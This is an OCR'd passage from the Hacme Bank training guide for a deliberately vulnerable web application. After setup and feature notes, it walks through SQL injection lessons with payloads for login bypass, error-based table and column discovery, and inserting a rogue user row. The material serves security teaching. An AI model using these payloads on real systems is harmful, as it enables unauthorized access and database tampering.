


Figure 16

Furthermore, your browser must be configured to use the web proxy. This can be done within Internet Explorer via the *Tools/Internet Options/Connections/LAN Settings* configuration window as shown in Figure 16. By default Paros uses port 8080. To test whether the configuration has been correctly done, try browsing to the virtual directory where the Hacme Bank™ resides. By default this is http://localhost/HacmeBank_v2_Website.



To set up an Internet connection, click Setup.

Choose Settings if you need to configure a proxy server for a connection.

Automatic configuration may override manual settings. To ensure the use of manual settings, disable automatic configuration.

□ Automatically detect settings

□ Use automatic configuration script

Address:

☑ Use a proxy server for your LAN (These settings will not apply to dial-up or VPN connections).

Address: 127.0.0.1 Port: 8080

□ Bypass proxy server for local addresses

Figure 17

Default configuration:

To enhance the user experience, the tool comes with some preconfigured data. This includes

Login Accounts: The tool is delivered along with 3 accounts that a user can use. This enables the first time users to login the application and access the Admin interface and have a look and feel for the application before modifying it to suite their requirements.

The three accounts are as mentioned below.

Username: jv	Password:jv789
Username: jm	Password: jm789
Username: jc	Password: jc789

The profile details of each of these accounts can be obtained by logging in the application

User Accounts: All user accounts have at least 2 bank accounts configured. These accounts are assigned cash balance to begin with. Also associated with each account are some fake transactions that can be viewed using the "view transactions" link for every account.

Features of the Application:

Foundstone intended to design an application that looks and works like a real world banking application while inducing commonly found web application vulnerabilities to educate and train the users. To achieve this goal we provide a subset of features seen in all banking applications.

1. **Transfer Funds:** The application allows users of the applications to transfer funds from one account to another. The users can transfer funds from one internal account to any other internal account. The application also allows a user to transfer funds from any internal account to an external account. This external account could be an account belonging to any other user the application.

2. **Request a Loan:** The users will be able to request a loan from the application to any of their internal accounts. The interest rates are preset and vary with the loan period of the loan requested. The comments section allows users to add notes and comments while requesting the loan. All valid loan requests are immediately approved.


3. **Posted Messages:** *Posted Messages* can be used by the users of the bank to post on messages for all users of the application to view. This can be used to post ideas, forum discussions or give feedback. Some safe default messages can be viewed by the users of the application

4. **Change Password:** The application allows its users to change the password associated with the username. The user needs to provide the old password, the new password and confirm the new password.

5. **My Accounts:** As discussed before, the application is preconfigured with default accounts with different account types and cash balances. Every user is assigned atleast 2 accounts and can have at most 4 different accounts. More accounts can be added using the Admin interface.

6. **View Transactions:** Associated with each account is an historical list of transactions. This allows the user to audit the account as required. Associated with all default accounts are some fake transactions.

7. **Admin Interface:** The admin interface of the application allows the user to manage, control and configure the application. The access to Admin interface is provided after an authenticated user provides the response to the challenge. This feature is provided to emulate the two factor authentication as closely as possible. The assumption is that only administrator will be able to calculate the response to the challenge officered. For Hacme Bank users the response key is embedded in the web page for ease of use. The response to the challenge is on the upper left corner as displayed in the screen shot.



http://localhost/HacmeBank_V2_Website/aspx/main.aspx?function=AdminSection

1822027968

User : Jane Chris

Challenge 621802002

Response

Figure 18

The admin interface provides features mentioned as under

a. **Fetch Web Page:** This is a built-in browser that will allow the user to request any web page. This can be local or remote

b. **Manage Accounts:** The users can create new accounts for any user, assign location and account type.

c. **Manage Messages:** The administrator can delete any message posted by any user of the application


d. **Manage Users:** The administrator can view all the existing users of the system along with their user name, log in id, and accounts assigned to them. The administrator will be able to delete any account from the system and add new accounts to the system. To add a new user to the system the administrator has to provide a user name, log in id and password.

e. **Sql Query:** The administrator will have unrestricted access to the database. Apart from being able to access any user account, the SQL query interface allows the administrator to input any SQL query that can be submitted and executed at the database. The results of the query are displayed back to the user in well formatted rows and columns. The drop down list provides a list of 15 predefined queries that the administrator can use to manage the database.

f. **Web Services:** It shows the operations supported by the application using web services. The Hacme Bank application consumes web services to implement the functionality of the application. Some of these services are exported for other applications can consume and utilize the functionality of Hacme Bank. This enables us to have a real world deployment scenario where multiple applications are communicating with each other to perform an extended joint transaction. Several other Hacme, Inc. applications consume the web services exposed by Hacme Bank, including Hacme Books (Java) and Hacme Travel (C++). Users are encouraged to use these web services to write their own applications.

Lesson 1A: SQL Injection

Lesson#	**1A**
Vulnerability Exploited	SQL Injection
Exploit Result	Login Bypass
Input Field(s)	User Name or Password
Input Data	*' OR 1=1--*
Reference(s)	http://msdn.microsoft.com/msdnmag/issues/04/09/SQLInjection/default.aspx
Corresponding Figure(s)	Figure 19 Figure 20



Address: http://localhost/HacmeBank_V2_Website/aspx/Login.aspx

Username: ' OR 1=1-

Password:


Hacme Bank is a software security training application provided by Foundstone, Inc.

This application is designed to teach application developers, programmers, architects and security professionals how to create secure software. Hacme Bank was designed with known vulnerabilities which allow users to see real exploits and to demonstrate how to build more secure software. This application is provided for free and is limited to Foundstone's Terms of Use and may not be used for commercial purposes

Foundstone Security Training »

Date	Location	Course
10/19/05	Dallas, TX	Ultimate Web Hacking
10/19/05	Hamburg, Germany	Ultimate Web Hacking
11/08/05	Frankfurt, Germany	Building Secure Software
11/15/05	London, England	Writing Secure Code - ASP.NET

Figure 19


WelcomeForm - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Address http://localhost/HacmeBank_V2_Website/aspx/main.aspx?function=Welcome
Go
Foundstone | Hacme Bank 2.0
Change Password
My Accounts
Logout
» Transfer Funds
» Request a Loan
» Posted Messages
» Admin Section
ONLINE BANKING
Copyright 2004 Foundstone, Inc.
Local intranet

User : Joe Vilella

Welcome

Thank you for banking with Hacme Bank.


Figure 20

Lesson 1B: SQL Injection / Verbose Table Modification

Lesson#		**1B**
Vulnerability Exploited		SQL Injection Verbose Error Reporting
Exploit Result		Database Table Modification
Input Field(s)		User Name
Input Data	**Step 1**	*' HAVING 1=1--*
	Step 2	*' UNION SELECT * FROM FSB_USERS WHERE USER_ID = 'JV' GROUP BY USER_ID HAVING 1 = 1;--*
	Step 3	*' UNION SELECT SUM(<COLUMN_NAME>[1]) FROM FSB_USERS HAVING 1=1 --*

[1] Replace <COLUMN_NAME> by specific names obtained in Step 1 and 2.

	Step 4	*'; INSERT INTO FSB_USERS (USER_NAME, LOGIN_ID, PASSWORD, CREATION_DATE) VALUES('HAX0R12', 'HACKME12', 'EASY32', GETDATE());--*
Reference(s)		http://www.nextgenss.com/papers/advanced_sql_injection.pdf
Corresponding Figure(s)		Figure 21 Figure 22 Figure 23 Figure 24 Figure 25 Figure 26 Figure 27 Figure 28



Address: http://localhost/HacmeBank_V2_Website/aspx/Login.aspx

Username:

Password:

Hacme Bank is a software security training application provided by Foundstone, Inc.

This application is designed to teach application developers, programmers, architects and security professionals how to create secure software. Hacme Bank was designed with known vulnerabilities which allow users to see real exploits and to demonstrate how to build more secure software. This application is provided for free and is limited to Foundstone's Terms of Use and may not be used for commercial purposes


Foundstone Security Training »

Date	Location	Course
10/19/05	Dallas, TX	Ultimate Web Hacking
10/19/05	Hamburg, Germany	Ultimate Web Hacking
11/08/05	Frankfurt, Germany	Building Secure Software
11/15/05	London, England	Writing Secure Code - ASP.NET

Figure 21

The input from Step 1 results the application to display the error message as shown under and in Figure 22:

Column 'fsb_users.user_id' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.


Hacme Bank - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Address
Go
Local intranet

http://localhost/HacmeBank_V2_Website/aspx/Login.aspx

Foundstone | Hacme Bank 2.0

Login

Username: ' HAVING 1

Password:

Column 'fsb_users.user_id' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.

Submit

ONLINE BANKIN

Hacme Bank is a software security training application provided by Foundstone, Inc.

This application is designed to teach application developers, programmers, archite and security professionals how to create secure software. Hacme Bank was designe with known vulnerabilities which allow users to see real exploits and to demonstrat how to build more secure software. This application is provided for free and is limit to Foundstone's Terms of Use and may not be used for commercial purposes


Foundstone Security Training »

Date	Location	Course
10/19/05	Dallas, TX	Ultimate Web Hacking
10/19/05	Hamburg, Germany	Ultimate Web Hacking
11/08/05	Frankfurt, Germany	Building Secure Software
11/15/05	London, England	Writing Secure Code - ASP.NET

Figure 22

Using the error information above, the attacker can determine that the name of the table storing login information is *FSB_USERS* and that it has a column named *USER_ID.*

The next important piece of information will be the details regarding all the columns of the tables. The first step towards that is obtaining the name of all the column names of the table.


File Edit View Favorites Tools Help
Back
Address http://localhost/HacmeBank_V2_Website/aspx/Login.aspx
Go
ONLINE
Submit
Local intranet

Username: ' UNION SE

Password:

Column 'FSB_USERS.user_name' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause. Column 'FSB_USERS.login_id' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause. Column 'FSB_USERS.password' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause. Column 'FSB_USERS.creation_date' is invalid in the select list because it is not contained

Hacme Bank is a software security training application provided by Foun Inc.

This application is designed to teach application developers, programmer and security professionals how to create secure software. Hacme Bank wa with known vulnerabilities which allow users to see real exploits and to de how to build more secure software. This application is provided for free ar to Foundstone's Terms of Use and may not be used for commercial purp

Foundstone Security Training »

Date	Location	Course
10/19/05	Dallas, TX	Ultimate Web Hacking
10/19/05	Hamburg, Germany	Ultimate Web Hacking
11/08/05	Frankfurt, Germany	Building Secure Softwa
11/15/05	London, England	Writing Secure Code - (C#)
11/23/05	London, England	Ultimate Web Hacking

Foundstone News »

News Items

McAfee Foundstone Professional Services Consultants Sponsor and Develo Tool With Carnegie Mellon Graduate Students

McAfee, Inc. Foundstone Services Delivers New Security Training Applicatio Java Developers Build More Secure Software

McAfee, Inc. Foundstone Services Offers Tools and Training to Help Applic Developers Build Secure Software

McAfee, Inc. Completes Acquisition of Foundstone, Inc.

Foundstone Releases Free One-of-a-Kind Software Security Training Appli

Foundstone S3i Free Tools »

Title	Description
Hacme Books	Java application security training tool
.NET Security Toolkit	Security Tools for .NET developers
SiteDigger 2.0	Searches Google's cache to look for vulnerabilities

Foundstone White Papers »

Figure 23

So we input the text from step 2.

```
' UNION SELECT * FROM FSB_USERS where user_id = 'JV' GROUP BY user_id ; --
```

This results in a SQL exception that reveals additional column names.

